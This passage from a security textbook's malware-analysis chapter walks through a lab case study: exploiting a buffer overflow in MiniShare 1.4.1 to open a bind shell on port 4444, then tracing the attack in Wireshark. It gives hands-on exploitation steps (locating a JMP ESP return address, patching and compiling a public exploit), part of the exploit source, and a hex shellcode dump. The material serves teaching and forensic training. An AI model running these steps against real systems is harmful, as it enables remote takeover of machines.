7C817FC0	.text	Export	BasepCheckWinSaferRestrictions
7C8185EC	.text	Export	CreateProcessInternalW
7C819FDF	.text	Export	GetExitCodeProcess
7C81A072	.text	Export	VerifyConsoleIoHandle
7C81A0DC	.text	Export	GetConsoleMode
7C81A357	.text	Export	GetConsoleOutputCP
7C81A3B8	.text	Export	SetConsoleMode
7C81A420	.text	Export	SetThreadUILanguage
7C81A51D	.text	Export	SetConsoleInputExeNameW
7C81A753	.text	Export	SetConsoleCtrlHandler
7C81AC04	.text	Export	GetConsoleTitleW
7C81AD82	.text	Export	SetThreadLocale
7C81ADF3	.text	Export	GetConsoleScreenBufferInfo
7C81BE53	.text	Export	IsVaildLocale
7C81BF82	.text	Export	ExitProcess
7C81BFCB	.text	Export	TerminateThread
7C81C0ED	.text	Export	WriteConsoleA
7C81C123	.text	Export	GetEnvironmentStringsA
7C81C246	.text	Export	SetFileApisToOEM
7C81CC55	.text	Export	SetStdHandle...

Fig. 18.12 Identifying functions extracted from shellcode using OllyDbg

18.4 Case Study

The following case study is designed for the purpose of knowing the danger of buffer overflow vulnerability exploiting and of training on using Wireshark in order to analyse different protocols traffic if they are truly suspicious. Buffer overflow occurs anytime a program or an application writes more data into a buffer than the memory space allocated for it. It results in memory access errors, and the program could crash. And to make matters worse, it allows an attacker to overwrite data that controls the program execution path, for example, overwriting the return address (RET) on the stack created after a function is called. That makes it possible for the attacker to let the modified return address point to any arbitrary memory location which contains injected malicious code or the “JMP ESP” instruction, for example in a DLL in Windows. As a result, the attacker hijacks the control of the program to execute the injected malicious code instead the next line of program code is to be executed.

18.4.1 Objectives

Instead of giving you a captured packets file and asking for analysing, you will build a malware analysis environment using a virtual machine in which you launch an attack exploiting a buffer overflow bug in an application named Minishare [2]. MiniShare is a free web server application for Windows that allows a quick and easy way to share files. The shared files can be accessed by anyone using their web browser. The idea behind using such an application and environment is to help you in understanding how hackers exploit these types of vulnerabilities to launch remotely arbitrary commands/open revers shells and thinking like them. After building the malware analysis environment and before launching the attack against Minishare, you can run Wireshark to monitor the network traffic and save that for later investigation. At this point, you launch the attack that exploits the buffer overflow in Minishare in order to generate a bind/revers shell allowing you to do what you like.

18.4.2 Environment Setup

In this case scenario, there are three vital roles and you will play all of them. First, as a victim, who has installed Minishare and Wireshark. Second, an attacker, who takes an advantage of exploiting a buffer overrun bug in Minishare. Third, as a forensic investigator, who investigates and analyzes captured traffic.

Your mission, as a victim is to:

- Install Microsoft Windows XP SP2 or SP3 on your virtual or physical machine.
- Download and install Minishare version 1.4.1 which is vulnerable to a buffer overflow bug.
- Download and install Wireshark.
- Run Wireshark before launching the exploit in order to capture some packets.

Your mission, as an attacker is to:

- Build an attacking environment exploiting a buffer overflow in Minishare [3].
- Install any Linux distribution on your virtual machine.
- Compile and run a Minishare exploit from a shell terminal.
- Run remotely commands on a victims' computer such as dir, and ipconfig.

From the victim's computer, stop Wireshark from capturing and save the captured file for later analysis by a forensic investigator as we will see later on.

Your mission, as a forensic investigator involves:

- Analyze the different traffic from the captured file on the victim's computer and determining if they are truly suspicious.

- Recover as much information as possible about the victim and remote systems involved if the traffic is suspicious.
- Evaluate the risk that data was exfiltrated.

18.4.2.1 Victim's Computer as a Server

As we mentioned earlier, you are required to install Windows XP SP2 or SP3 and Minishare ver 1.4.1 which runs as a HTTP server using port 8080 on the victim's computer (you can choose another unreserved port if you like). The victim's computer is provided an IP address, that is, 192.168.1.30. However, the service pack installed on the victim's system is very important in terms of determining the return address used in the exploit. Since I use Windows XP SP3 on my virtual machine, I chose OllyDbg as a debugger to obtain the return address used in the shellcode [3] for exploiting Minishare. This can be done by using the following steps which are shown in Fig. 18.13:

- Open OllyDbg.
- File → Open(Select Minishare where Minishare installed).
- View → "Executable modules".
- Select any loaded module by Windows (I prefer user32.dll).
- Right click on user32 in the Executable module window, and select "view code in CPU".
- Right click in the CPU pane and select "Search for" → Command or use CTRL-F.




Fig. 18.13 JMP ESP command address located at 0x7E429353 in user32.dll

- Type JMP ESP in the find command box.
- If the search succeeded, you will get an address for a JMP ESP command, that is, 7E429353. Otherwise, try another loaded library. (Note, the address might be different from what you found depending on the version of used libraries.)
- Try to avoid addresses containing bad characters such as 0x00, 0x0a, or/and 0x0d.

Now, we know and have the return address of our shell code that we are going to use it from the attacker's computer as we will see in the following subsection. After the victim's computer is built, make sure that Minishare has been started before launching the buffer overflow attack. You also need to start Wireshark to capture the traffic.

18.4.2.2 Attacker's Computer as a Client

The attacker's computer has a Linux distribution in which we can compile the exploit to gain a remote access on the victim's computer. I use Fedora release 14 (Laughlin), but you can also use any other Fedora or Linux version. Since I installed Fedora on a virtual machine, 192.168.1.35 is provided as an IP address for the attacker's computer. In order to compile and run the exploit that contains shellcode [3], you do the following steps:

- Visit the web site in [3] and save the exploit as a C file, i.e., mini.c.
- Open mini.c with any editor in Fedora and change the line `#define RET "\x8B\x9E\xE3\x77"` to `#define RET "\x53\x93\x42\x7E"` as shown in Fig. 18.14. This is the return address 7E429353, but in the little endian order of X86.
- From the Bash shell or any other shell, run the command “`gcc mini.c -o mini`” to compile the shellcode.
- Execute the compiled shellcode file “`./mini 192.168.1.30`” as shown in Fig. 18.15. After gaining remote access, you can execute what commands you like in our case we run “`dir`” and “`ipconFig`” commands as shown in Figs. 18.15 and 18.16, respectively.

Fig. 18.14 Modified return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <errno.h>
#include <netinet/in.h>
#include <fcntl.h>

#define PORT 80
#define PORT1 4444
#define RET "\x53\x93\x42\x7E"

char shellcode[]=
"\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x2f\xfd\x83\xeb\xfc\xe2\xf4\xc8\xe2\x79\xfd\x34\x5d\x41\x91\x10\x12\x41\xb8\x08\x81\x7b\xf8\x4c"
```

```
File Edit View Search Terminal Help
[root@SaLinux Desktop]# ./mini 192.168.1.30
***MiniShare remote buffer overflow UNIX exploit by NoPh0BiA.***

[x] Connected to: 192.168.1.30 on port 8080.
[x] Sending bad code..done.
[x] Trying to connect to: 192.168.1.30 on port 4444..
[x] Own3d!

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\MiniShare>dir
dir
Volume in drive C is Winxp
Volume Serial Number is 488A-6FCA

Directory of C:\Program Files\MiniShare

2013-05-28  03:38    <DIR>          .
2013-05-28  03:38    <DIR>          ..
2011-07-14  A1·AA    <DIR>          docs
```

Fig. 18.15 Execution of the exploit and “dir” command

Fig. 18.16 “ipconfig” command running on the victim’s computer from the remote attacker’s computer

```
C:\Program Files\MiniShare>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Wireless Network Connection:

  Connection-specific DNS Suffix . : LTE-MIFI
  IP Address . . . . . : 192.168.1.30
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1

Ethernet adapter VirtualBox Host-Only Network:

  Connection-specific DNS Suffix . :
  IP Address . . . . . : 192.168.56.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Ethernet adapter Bluetooth Network:

  Media State . . . . . : Media disconnected

Ethernet adapter Local Area Connection 2:

  Media State . . . . . : Media disconnected

C:\Program Files\MiniShare>
```

After running these commands from the attacker's computer, you will need to stop Wireshark from capturing the traffic at the victim's computer and save the captured packet in a file for later analysis by the forensic investigator.

Let's assume that you, as a forensic investigator, have no information about the victim and attacker's computers, but the internal network. You are only provided with one file containing captured data to analyze.

18.4.2.3 Forensic Investigator

Let's open the packet capture file in Wireshark in order to analyze it and see if there is something in the traffic is suspicious.

Analysis: Protocol Statistics

We will take a high-level look at the most protocols in use within this packet capture file. Using "Protocol Hierarchy" from "Statistics" menu in Wireshark allows us to see that 5.19% of the traffic in this packet capture is Address Resolution Protocol (ARP) with four packets. On the other hand, 94.78% is Internet Protocol with 81 packets. Other protocols with its proportions can be seen in Fig. 18.17.

When analyzing the traffic for suspicious packets, it is a good practice to take a look at each packet for all protocols and don't underestimate the small packets or types of protocols. This is because malicious software can use small packets over some unsuspicious protocols such as DNS, ICMP or even HTTP for its payloads in order to avoid IDS and firewalls. For example, DNS can be used in DNS tunneling for covert tunnels as well as ICMP can be used in a bind shell. Therefore, we will go




Fig. 18.17 Wireshark's "Protocol Hierarchy"

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	Longchee_67:fa:26	GemtekTe_59:42:4f	ARP	42	who has 192.168.1.35? Tell 192.168.1.1
2	0.32413900	Longchee_67:fa:26	GemtekTe_59:42:4f	ARP	42	who has 192.168.1.35? Tell 192.168.1.1
60	10.7953250	Longchee_67:fa:26	GemtekTe_59:42:4f	ARP	42	who has 192.168.1.30? Tell 192.168.1.1
61	10.795340	GemtekTe_59:42:4f	Longchee_67:fa:26	ARP	42	192.168.1.30 is at 00:21:00:59:42:4f
8	2.05041900	192.168.1.35	192.168.1.30	HTTP	507	GET / HTTP/1.1
22	3.83942500	192.168.1.30	192.168.1.35	HTTP	742	HTTP/1.1 200 OK (text/html)
44	8.87368800	192.168.1.35	192.168.1.30	HTTP	79	GET AAAA.....AAAAA.....AAAAA.....AAAAA.....AAAAA.....
11	2.05211400	192.168.1.35	192.168.1.30	ICMP	120	destination unreachable (Host administrat
17	2.63544100	192.168.1.35	192.168.1.30	ICMP	120	destination unreachable (Host administrat
20	3.12741200	192.168.1.35	192.168.1.30	ICMP	120	destination unreachable (Host administrat
32	8.00057900	192.168.1.35	192.168.1.30	ICMP	120	destination unreachable (Host administrat
35	8.46721600	192.168.1.35	192.168.1.30	ICMP	120	destination unreachable (Host administrat
38	8.84126800	192.168.1.35	192.168.1.30	ICMP	120	destination unreachable (Host administrat

Fig. 18.18 Our packet capture’s “Protocol List” arranged based on protocols




Fig. 18.19 The Packet details pane in Wireshark shows additional information about frame #8

back to Wireshark and click on “Protocol” field in “Packet List” pane to view the packet capture according to the protocols used as shown in Fig. 18.18.

When you click on frame #1 in the Packet List pane, Wireshark shows additional information about this frame in the Packet Details pane and in the Packet Bytes pane. While we analyzed the ARP frames, they seemed to be unsuspicious frames and did not have abnormal activities. However, HTTP and TCP were the most interesting to us among the other protocols in this packet capture file. On the one hand, HTTP in the frames #8, #22 and #44 shows that some traffic was originated from 192.168.1.35 and some HTTP responses were from 192.168.1.30 over the port 8080. On the other hand, TCP shows that there are several frames, which have many TCP connections originated from 192.168.1.30 over the port 4444. In the following subsection, we further investigate these two protocols.

HTTP Analysis

Let’s take a closer look at the HTTP frames. Frame #8 in the Packet Details pane shows that an HTTP request using the GET method has been originated from 192.168.1.35 to the host at 192.168.1.30 as shown in Fig. 18.19.

The “Hypertext Transfer Protocol” section of frame #8 contains many HTTP headers such as Host and User-Agent headers. We can see that the Host header shows 192.168.1.30:8080 as a TCP socket while the User-Agent header contains

Minishare 1.4.1 at 192.168.1.30 port 8080'."/>

```

2 3.83942500 192.168.1.30      192.168.1.35      HTTP      742 HTTP/1.1 200 OK (text/html)

HTTP/1.1 200 OK\r\n
[Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
  Request Version: HTTP/1.1
  Status Code: 200
  Response Phrase: OK
Content-Type: text/html\r\n\r\n
[\r\n
[HTTP response 1/1]
[time since request: 1.789006000 seconds]
[Request in frame: 8]

Line-based text data: text/html
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">\r\n
<html>\r\n
<head>\r\n
<link rel="stylesheet" href="/minishare.css" type="text/css">\r\n
<title>Minishare</title>\r\n
</head>\r\n
<body>\r\n
<h1>You have reached my MiniShare server</h1>\r\n
<p>Here's the list of my shared files:</p>\r\n
<p><table class="filelist">\r\n
<tr><td class="filename"><a href="/sms.txt">sms.txt</a></td><td class="filedate">Fri, 28 Jun 2013 13:09:40</td><td class="totalsize">169 bytes</td></tr>\r\n
<tr><td class="filename"><a href="/phpBB2.zip">phpBB2.zip</a></td><td class="filedate">Fri, 28 (null) 0 13:09:40</td>
<td class="totalsize">total: 2 files</td><td class="totalsize">169 bytes</td></tr>\r\n
</table>\r\n
<hr><p class="versioninfo"><a href="http://minishare.sourceforge.net/">Minishare 1.4.1</a> at 192.168.1.30 port 8080
</body></html>

```

Fig. 18.20 The Packet Details pane in Wireshark shows additional information about the HTTP response of frame #22

information about a remote client. It appears that the client runs Fedora and uses Firefox.

The Packet Details pane of frame #22 shows that the status code of the HTTP request in frame #8 is successful, that is, 200 OK. It also shows additional information about the HTML payload in the HTTP response message, specifically in the “Line-based text data” section as shown in Fig. 18.20. The “Line-based text data” section shows that the data type is “text/html” and shows some phrases such as “You have reached my MiniShare server”, “MiniShare 1.4.1” and “at 192.168.1.30 port 8080”. These phrases were helpful to our forensic investigations in order to identify and track malware on the network. Before going any further and searching the web for the aforementioned phrases, let’s look at frame #44.

The Packet Details pane of frame #44 shows some interesting information about HTTP traffic. Before digging deep into frames and HTTP messages, let’s revise what a typical HTTP GET request looks like and for the sake of clarification I will ignore irrelevant headers. Usually, when you type a URL in your address bar, your browser sends an HTTP request and it contains several headers such as Method, Host, User-Agent and so on. The Method and Host headers are of interest in studying frame #44. For instance, when you type <http://www.w3schools.com/sql/default.asp>, your browser sends various headers as shown in Fig. 18.21 and GET and Host headers look like:

- GET /sql/default.asp HTTP/1.1\r\n.
- Host: www.w3schools.com\r\n.




Fig. 18.21 Example of an HTTP request




Fig. 18.22 A bizarre HTTP request containing suspicious frames

As we see in Fig. 18.22, frame #44 involves a bizarre HTTP request. It is an unusually high volume of an HTTP GET request exceeding 2200 bytes. Moreover, the Packet Details pane shows that there are four reassembled TCP segments and the details of the reassembled TCP segments are in frame #39, #40, #42, and #44. Additionally, in order to extract what is inside each frame without leaving the “Reassembled TCP Segments” section, click on each frame in the Packet Details pane like what I did to expand frame #39 in Fig. 18.22. Doing so allows you to view the frame payload in the Packet Bytes pane, and you see the frame payload was GET followed by a space.

The frame #40 payload has significant information about the HTTP GET request. This frame contains 1448 bytes of data over TCP and all of them are a chunk of A's. Usually, an overly long payload of A's or any text signifies a buffer overflow attack attempt. Of course, since frame #40 has only the overly long text of A's, it could be potentially harmful signs of attacks targeting your system. Now, let's dig deep into frame #42 in order to get further information. We can see that frame #42 contains only 772 bytes of A's, B's and some meaningless characters. These meaningless characters were the sparks of suspicion and might be shellcode inside the packets as shown in Fig. 18.23.




Fig. 18.23 Signs of Shellcode

The characters that start at offset 0x0721 and end at offset 0x08BF might be shellcode. However, in order to verify the suspicious code whether being shellcode or not, you might need to save it and then convert it using a tool. For example, ConvertShellcode converts shellcode into corresponding x86 assembly instructions as shown in Fig. 18.24. Now, we are certain that a piece of code converted by the aforementioned tool has a something harm against Minishare. We immediately searching the web for the phrases found in frame #22, namely, Minishare 1.4.1. As a result, we found that Minishare was vulnerable to a buffer overflow allowing an attacker to remotely execute commands.

TCP Analysis

Clearly, the aforementioned frames in the previous section contained malicious shellcode allowing a remote computer to execute commands on the victim's system. In this section, we investigate TCP traffic in order to analyse what malicious commands executed are, if so. We can see that 27 frames from frame #51 through #77 were over TCP between 192.168.1.35 and 192.168.1.30 as shown in Fig. 18.25. Additionally, we can see that the TCP traffic was established between two TCP ports, namely, port 34,957 on the attacker's computer and port 4444 on the victim's

```

C:\>ConvertShellcode.exe \x0e\x81\x73\x17\x34\x0a\x2f\xfd\x83\xeb\xfc\xe2\xf4\xc
8\xe2\x79\xfd\x34\x0a\x7c\x8\x62\x5d\xaa\x91\x10\x12\xaa\xb8\x08\x81\x7b\xf8\x4
c\x0b\xcc\x76\x7e\x12\xaa\x4\xaa\x7\x14\x0b\xc4\x1e\x06\x43\xaa\x9\xbf\x0b\xc1\xcc\xc
b\xf6\xde\x3d\x98\x32\xcf\x89\x33\xcb\x0\xf\x35\xcd\xc4\x0\x0\x76\x0b\xe9\x4
1\xeb\xaa\x4\xaa\x7\x10\x0b\xc4\x9b\xbf\x06\x64\x76\x6e\x16\x2e\x16\xbf\x0e\xaa\xfc\xd
\xe1\x2d\xcc\xfc\x4\x55\x71\xaa\x0\x6f\xc8\x27\xfd\x6a\x60\x1f\xaa\x4\x50\x81\x36\x76\x6
\x06\xaa\x4\xaa\x28\x81\x34\x76\x6f\x02\x7c\x95\xba\x4\x21\x1\xcb\xdc\xaa\x3a\xb
\x6\x2f\xfc\x34\x0\x78\xab\x67\x83\xca\x15\x13\x0a\x2f\xfd\xaa\x4\x0b\x2f\xd\x8
2\x13\x37\x1\x90\x13\x5f\x14\xd1\x43\x9\xb4\x9\x10\x5f\x3a\x9\x0\x7\x01\x14\xc
d\x03\xda\x50\xff\xe7\xd3\xc6\x63\x59\x1d\xaa\x2\x07\x38\x2f\xaa\x9\x41\x0\xac\xc
b\xdd\xaa\x6\x22\xbd\xcc\x9\x2\x88\x20\x60\x28\x4\x65\x59\x0\xc9\xbb\xf5\x7a\xf9\x6
d\x83\x2d\x73\xd6\xf8\x04\xda\x60\x5\x18\x02\x61\x3a\xle\x3d\x64\x5a\x7\xad\x7
4\x5a\x6\xad\xcb\x5\x03\x74\xf3\x3b\xae\x63\xf5\x7a\xd5\x67\x5\xe\x78\x02\x61\x2a\x6\x3a\x5
e\xla\x7f\xad\xcb\x5\x0b\xae\x63\xf5\x7a\xd5\x67\x5\xe\x78\x02\x61\x2a\x6\x3a\x5
c\x49\x62\xb9\x34\x83\xcc\x7a\xce\x3b\xef\x70\x48\x2e\x83\x97\x21\x53\xdc\x56\xb
3\xf0\xac\x11\x60\xcc\x6b\xd9\x24\x4e\x49\x3a\x70\x2e\x13\xfc\x35\x83\x53\xd9\x7
c\x83\x53\xd9\x78\x83\x53\xd9\x64\x87\x6b\xd9\x24\x5\x7f\xac\x65\x5\xb\x6\xac\x7
d\x5\x7\xae\x65\xf5\x5a\xfd\x5c\x78\xd1\x4e\x22\xf5\x7a\xf9\xcb\xda\x6\x1b\xc
b\x2f\x95\x99\xd3\x2a\x33\xcb\x5f\x2b\x74\xf7\x60\x0\x0\x0\x0\xf5\xfc\x0\x2\x4
1\x0\x47\x0\xd\xbe\x0\xe\x70\x0\x61\x0\xe\x26\x67\xf5\xff\xfd

```

ConvertShellcode 3.0

Copyright <C> 2009-2015 Alain Rioux <le-tools.com>. All rights reserved.

This program is free software: you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program. If not, see <<http://www.gnu.org/licenses/>>.

Assembly language source code :

```

00000000 pop esi
00000001 xor dword[ebx+0x171],0xfd2f0a34
00000008 sub ebx,0xfffffff
0000000b loop 0x1
0000000d enter 0x79e2,0xfd
00000011 xor al,0xa
00000013 .il 0xfffffbhd

```

Fig. 18.24 A proof of concept of being Shellcode

No.	Time	Source	Destination	Protocol	Length	Info
50	9.523979LUU 192.168.1.30	192.168.1.30		TCP	34	443->000 [ALK] Seq=333 ACK=307 WIn=5888 L
51	9.71054800 192.168.1.35	192.168.1.30		TCP	74	34937-4444 [SYN] Seq=0 Win=5840 Len=0 MS
52	9.71067000 192.168.1.30	192.168.1.35		TCP	78	4444-34957 [SYN, ACK] Seq=0 Ack=1 Win=1
53	9.71167700 192.168.1.35	192.168.1.30		TCP	66	34957-4444 [ACK] Seq=1 Ack=1 Win=5888 L
54	9.87615700 192.168.1.30	192.168.1.35		TCP	105	4444-34957 [PSH, ACK] Seq=1 Ack=1 Win=17
55	9.87642000 192.168.1.35	192.168.1.30		TCP	66	34957-4444 [ACK] Seq=1 Ack=40 Win=5888 L
56	9.87700600 192.168.1.30	192.168.1.35		TCP	68	4444-34957 [PSH, ACK] Seq=40 Ack=1 Win=1
57	9.87713600 192.168.1.35	192.168.1.30		TCP	66	34957-4444 [ACK] Seq=1 Ack=42 Win=5888 L
58	9.87714600 192.168.1.30	192.168.1.35		TCP	136	4444-34957 [PSH, ACK] Seq=42 Ack=1 Win=1
59	9.87732600 192.168.1.35	192.168.1.30		TCP	66	34957-4444 [ACK] Seq=1 Ack=112 Win=5888
62	11.2638970 192.168.1.35	192.168.1.30		TCP	70	34957-4444 [PSH, ACK] Seq=1 Ack=112 Win=
63	11.2640650 192.168.1.30	192.168.1.35		TCP	70	4444-34957 [PSH, ACK] Seq=112 Ack=5 Win=
64	11.2659070 192.168.1.35	192.168.1.30		TCP	66	34957-4444 [ACK] Seq=5 Ack=116 Win=5888
65	11.2667980 192.168.1.30	192.168.1.35		TCP	95	4444-34957 [PSH, ACK] Seq=116 Ack=5 Win=
66	11.2770120 192.168.1.35	192.168.1.30		TCP	66	34957-4444 [ACK] Seq=5 Ack=145 Win=5888

Internet Protocol Version 4, Src: 192.168.1.35 (192.168.1.35), Dst: 192.168.1.30 (192.168.1.30)
Transmission Control Protocol, Src Port: 34957 (34957), Dst Port: 4444 (4444), Seq: 0, Len: 0
Source Port: 34957 (34957)
Destination Port: 4444 (4444)

Fig. 18.25 TCP analysis




Fig. 18.26 Evidence for ipconfig command

computer running Minishare. Let’s explore some frames one at a time. Frame #54 shows interesting bytes as you can see that in the “Packet Bytes” pane. You can see in the “Packet Bytes” pane a text, e.g., “Microsoft Windows XP [Version 5.1.2600]”, which is a banner of MS command shell. This banner is unusual over a TCP socket, but we can infer that the shellcode generated a remote bind command shell over TCP 4444. While frames #62, #63, #65 and #67 show that the attacker has executed “dir” command on the victim’s computer, frames #70 through #72 show “ipconfig” as an executed command and the responses from the victim confirm the type of the executed command as shown in Fig. 18.26.

18.4.3 Concluding Remarks

Malware is any software or code that can be used to harm (1) a user by stealing sensitive information (2) a computer by executing unwanted commands or downloading or uploading other malware software (3) a network by propagating malware or launching other attacks against external networks. On the other hand, malware analysis can be used to analyse malware and identify its malicious behaviours and track its traffic on the network. We used various tools and techniques to show you different approaches in order to obtain significant information about malware depending on your skills and goals. We have also given a case study that involve using different tools for static and dynamic analysis and for observing malware’s network activity.

Review Questions

1. Describe in your own words, what is malware analysis?
2. Describe in your own words, what is shellcode?
3. Describe in your own words, what is buffer overflow?

18.5 Practice Exercise

